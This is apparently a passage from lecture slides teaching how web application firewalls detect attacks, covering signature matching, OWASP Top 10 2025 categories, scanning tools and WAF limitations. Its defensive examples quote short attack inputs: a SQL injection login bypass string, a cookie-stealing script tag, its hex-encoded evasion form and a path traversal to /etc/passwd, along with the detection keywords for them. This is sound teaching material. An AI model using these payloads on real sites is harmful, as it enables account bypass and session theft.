WAF Action: If a request has two Content-Length headers (a trick to bypass security), the WAF sees this structural anomaly and drops the connection immediately.

WAF Detection

2. Allow/Deny Listing

- The WAF checks the source of the request.
- What it checks
 - IP Reputation,
 - Geolocation, and
 - Bot signatures.

Real Attack: Credential Stuffing.

WAF Action: If an IP from a known botnet tries to access/login 500 times in one minute, the WAF blocks the IP before the request even touches the application code.

WAF Detection

3. Signature Matching

- This is the most critical part.
- The WAF compares the request's Parameters, Headers, and Cookies against a database of thousands of "known bad" patterns (signatures).

Examples (1/6)

SQL Injection (SQLi)

The Attack

- A hacker types '**OR '1'='1**' into a login field to bypass password checks.

The Signature

- The WAF looks for patterns like **OR, SELECT, UNION**, or --.

WAF Detection

- **Signature ID 2000001: Detects 'OR' followed by '=' in URI parameters.**

Action

- **BLOCK.**

Examples (2/6)

Cross-Site Scripting (XSS)

The Attack

- A hacker sends `<script>document.cookie</script>` in a comment field to steal user sessions.

The Signature

- The WAF looks for `<script>`, `onerror=`, or `javascript:`.

WAF Detection

- **Signature ID 2000015:** Detects HTML tag `<script>` in POST data.

Action: **BLOCK.**

Examples (3/6)

Evasion Technique Detection (The "Deciphering")

Hackers try to hide their attacks using encoding (like **Hex** or **Base64**) so the WAF won't recognize the signatures.

The Attack

- **Instead** of typing **<script>**, the hacker sends **%3c%73%63%72%69%70%74%3e**.

WAF Action

- The **WAF** normalizes the data (**decodes it**) back to plain text before running the signature check.
- It sees through the disguise and blocks it.

Examples (4/6)

CSRF (Cross-Site Request Forgery)

The Attack

- Try to hijack the user's identity to perform unauthorized actions (money transfer, password change, etc.).

WAF Protection Strategy

- The WAF inserts a unique "**handshake**" token into every link and form before the page reaches the user.
- The WAF checks if the request is actually coming from your own website and not from a malicious external domain.

Real Attack Signature Example

- ***Signature ID 2000120: Detects a POST request to a sensitive URL (/update-password) without a valid 'X-CSRF-Token' header.***
- The request is **blocked** because the "the token" is missing.

Examples (5/6)

DoS (Denial of Service)

The Attack

- Exhaust server resources (CPU, RAM, Bandwidth) so legitimate users cannot access the site.

WAF Protection Strategy

- The WAF sets a "speed limit" (e.g., max 50 requests per 10 seconds per IP).
- If an IP is suspicious, the WAF forces it to solve a JavaScript Challenge or a CAPTCHA.
- The WAF closes connections that stay open too long without sending full data.

Real Attack Signature Example

- ***Denial of Service Attack Detected. Reason: IP 192.168.1.50 exceeded the threshold of 100 HTTP GET requests per second on /api/search.***
- The IP is dropped/banned at the network edge, never reaching the Application/WEB Server.

Examples (6/6)

Behavioral & AI Analysis (The "Profiler")

Modern WAFs do not just use signatures; **they look for anomalies**.

The Attack

- A "**Zero-Day**" attack that has no signature yet.

Example

- The WAF notices that a specific parameter which usually only contains "**numbers**" is suddenly receiving "**long strings of random text**".
- Even without a signature, the WAF blocks it because it violates the expected behavior of that item.

Open Worldwide Application Security Project OWASP



OWASP is the world's largest international non-profit organization dedicated to web application security.

It was launched on December 1st 2001.

OWASP is an open community, all of OWASP's projects, tools, documents, forums, and chapters are free and accessible to anyone interested in improving application security.

Open Worldwide Application Security Project OWASP



OWASP can be summarized through their vision, their mission, and their core values as defined on official website: <https://owasp.org/>

- **Vision:** No more insecure software.
- **Mission:** To be the global open community that powers secure software through education, tools, and collaboration.
- **Core Values**
 - **Open:** Everything at OWASP is radically transparent from the finances to the code.
 - **Innovative:** OWASP encourages and supports innovation and experiments for solutions to software security challenges.
 - **Global:** Anyone around the world is encouraged to participate in the OWASP community.
 - **Integrity:** The community is respectful, supportive, truthful, and vendor neutral

OWASP TOP 10

- OWASP top 10 is a report that is updated every three to four **years**.
- It outlines security concerns for web applications.
- WAF technologies refer to it as a standard awareness document that focuses on what the international team of security experts thinks are the most critical security risks to web applications.
- OWASP makes several TOP 10s, including
 - **OWASP top 10 for web applications**
 - OWASP Cloud-Native Application Security Top 10
 - OWASP Desktop App Security Top 10
 - OWASP Machine Learning Security Top 10
 - etc.

OWASP TOP 10 for web applications 2025

A01:2025 – Broken Access Control

The application fails to restrict what users can do or see.

Targeted Attacks: Insecure Direct Object References (IDOR), Path Traversal (Accessing ../../etc/passwd), accessing unauthorized API endpoints, or escalating privileges from "User" to "Admin."

A02:2025 – Security Misconfiguration

The server or application is set up with weak security settings.

Targeted Attacks: Default passwords, unprotected cloud storage (S3 Buckets), verbose error messages that leak system info, or unnecessary features/ports left open

OWASP TOP 10 for web applications 2025

A03:2025 – Software Supply Chain Failures

This category focuses on vulnerabilities in third-party libraries and the build process.

Targeted Attacks: Dependency Confusion, using outdated or malicious packages (NPM/PyPI), or attacks on CI/CD pipelines (e.g., SolarWinds style attacks).

A04:2025 – Cryptographic Failures

Data is not properly encrypted, either at rest or in transit.

Targeted Attacks: Man-in-the-Middle (MitM), brute-forcing weak hashes (like MD5 or SHA1), or stealing sensitive data from backups that weren't encrypted.

OWASP TOP 10 for web applications 2025

A05:2025 – Injection

Untrusted data is sent to an interpreter as part of a command or query.

Targeted Attacks: SQL Injection (SQLi), Cross-Site Scripting (XSS), OS Command Injection, and NoSQL Injection.

A06:2025 – Insecure Design

Security flaws that are "baked-in" to the logic of the application from the start.

Targeted Attacks: Logical flaws like bypassable "Reset Password" flows, lack of rate-limiting on sensitive actions, or failing to validate business logic steps.

OWASP TOP 10 for web applications 2025

A07:2025 – Identification and Authentication Failures

Weaknesses in how the app confirms who the user is.

Targeted Attacks: Credential Stuffing, Brute-force attacks, Session Hijacking (stealing a session cookie), or lack of Multi-Factor Authentication (MFA).

A08:2025 – Software and Data Integrity Failures

Assuming that code or data is legitimate without verifying its source or integrity.

Targeted Attacks: Insecure Deserialization (executing code via manipulated objects), accepting unauthorized firmware updates, or tampering with serialized data.

OWASP TOP 10 for web applications 2025

A09:2025 – Security Logging and Alerting Failures

The application doesn't record suspicious activity, so breaches go unnoticed.

Targeted Attacks: Advanced Persistent Threats (APT) that stay hidden for months because there are no logs to trace their movements or trigger alerts.

A10:2025 – Mishandling of Exceptional Conditions

New Category: The app fails to handle errors safely, leading to crashes or data leaks.

Targeted Attacks: Denial of Service (DoS) via resource exhaustion, or "Fuzzing" to force the app into an insecure state where it reveals internal memory or skips security checks.

Web application scan tools



/!\ Security Warning - Never use even one of the following tools against a website you do not own or have explicit written permission to test.

These scanners generate significant noise in WAF logs and can be legally classified as an attempted cyberattack.

Web application scan tools (1/3)

Nikto: A classic, high-speed web server scanner. It looks for over 6,700 potentially dangerous files/programs and outdated server software.

Nuclei: The modern standard. It uses community-powered "templates" to scan for very specific and recently discovered vulnerabilities (Zero-days).

Wapiti: A "black-box" scanner that audits the security of web applications by performing "fuzzing" (injecting payloads) into forms and scripts to find vulnerabilities like SQLi or XSS.



Nikto



nuclei



Wapiti

Web application scan tools (2/3)

OWASP ZAP (Zed Attack Proxy): The most popular free, open-source security tool. It features a powerful automated scanner and a "spider" to map out your entire website.

Burp Suite (Community/Professional): The "Gold Standard" for professional pentesters. The Professional version includes a world-class vulnerability scanner known for its extreme accuracy.



Web application scan tools (3/3)



WPScan: A dedicated scanner for WordPress. It detects vulnerable plugins, themes, and security misconfigurations that general tools might miss.

Nmap (with NSE scripts): While primarily a port scanner, Nmap's Scripting Engine (--script http-vuln-*) is excellent for detecting server-level flaws like Heartbleed or SSL/TLS misconfigurations.



Invicti (formerly **Netsparker/Acunetix**): Famous for its "Proof-Based Scanning" technology, which automatically verifies vulnerabilities to eliminate false positives.



Qualys WAS / Tenable.io: Massive platforms used for global vulnerability management across both the application and the underlying server hardware.



Pros and Cons of WAFs

Pros – Deployment & Compliance

- **Ease of Integration:** Can be deployed as a cloud service (e.g., [Cloudflare WAF](#)), hardware appliance, or server-side agent without changing application code.
- **Regulatory Compliance:** Often a mandatory requirement for standards like PCI DSS, HIPAA, and GDPR to protect sensitive user data.
- **Centralized Policy Management:** Allows security teams to enforce global rules across multiple distributed applications from a single dashboard.

Pros and Cons of WAFs

Cons – Technical & Operational Challenges

- **Performance Latency:** Deep inspection of every HTTP packet is compute-intensive, potentially introducing latency (e.g., ModSecurity has been observed to reduce throughput by ~40% in specific experiments).
- **False Positives:** Overly aggressive rules can block legitimate users, disrupting business operations and leading to "alert fatigue" for security analysts.
- **High Maintenance:** Rules must be continuously tuned to match application updates; otherwise, the WAF becomes ineffective or breaks new features.
- **Complexity:** Configuring complex positive and negative security models requires highly skilled personnel to avoid configuration drift.

Pros and Cons of WAFs

Cons – Security Limitations

- **Zero-Day Vulnerability Gaps:** Signature-based WAFs struggle with unknown threats until specific patterns are identified and added to the ruleset.
- **Business Logic Blindness:** Most WAFs analyze requests in isolation and fail to detect flaws in the application's business logic (e.g., bypassing price checks or authentication steps).
- **Evasion Techniques:** Sophisticated attackers can bypass WAFs using encoding (Base64, URL encoding), obfuscation, or fragmented payloads to "hide" malicious code.
- **State Exhaustion:** As stateful devices, WAFs can be targets of Layer 7 DDoS attacks that aim to overwhelm their processing capacity.

Questions?



Defense-in-Depth

Prevention Strategies against web attacks

You have to learn how the defense against each Web attack can be prevented